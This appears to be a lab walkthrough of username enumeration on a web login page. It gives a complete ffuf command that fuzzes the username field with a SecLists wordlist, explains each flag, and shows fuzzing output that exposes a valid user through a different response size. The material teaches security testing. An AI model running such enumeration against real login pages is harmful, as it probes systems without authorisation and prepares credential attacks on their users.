

Enumerating Users with FUFF

** List of usernames for User Name Enumeration –> Seclists.

1. Enumerate a valid user on 83.136.251.68:44087 Login Page



2. Using `ffuf -w /opt/useful/seclists/Usernames/xato-net-10-million-usernames.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=FUZZ&password=invalid" -fr "Unknown user"`




`ffuf`	The fuzzer tool being used.
`-w /opt/useful/...txt`	Wordlist of usernames to test, taken from Seclists.
`-u http://172.17.0.2/index.php`	The target URL where the login request is sent.
`-X POST`	Sends a POST request (like filling out and submitting a login form).
`-H "Content-Type: application/x-www-form-urlencoded"`	Header that tells the server you're sending form data.
`-d "username=FUZZ&password=invalid"`	POST body – `FUZZ` is the placeholder ffuf replaces with each username from the wordlist. The password is fixed as "invalid".
`-fr "Unknown user"`	Filter responses that **contain** "Unknown user", meaning ffuf will **ignore** responses that say this. You're looking for a response th… **doesn't** say it — which could mean a valid username was found.

3.Server returns a normal request


```
blackjack               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
Derrick                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 191ms]
globaldude              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 208ms]
cookster                [Status: 200, Size: 3271, Words: 754, Lines: 103, Duration: 501ms]
pocono                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 230ms]
krazzy                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
:: Progress: [40244/8295455] :: Job [1/1] :: 127 req/sec :: Duration: [0:03:53] :: Errors: 0 ::
```

4. Trying different usernames to observe the different responses

Correct Username -



Other Usernames -



5. Different error messages are returned based on the input, indicating that the authentication system is vulnerable to a user enumeration attack.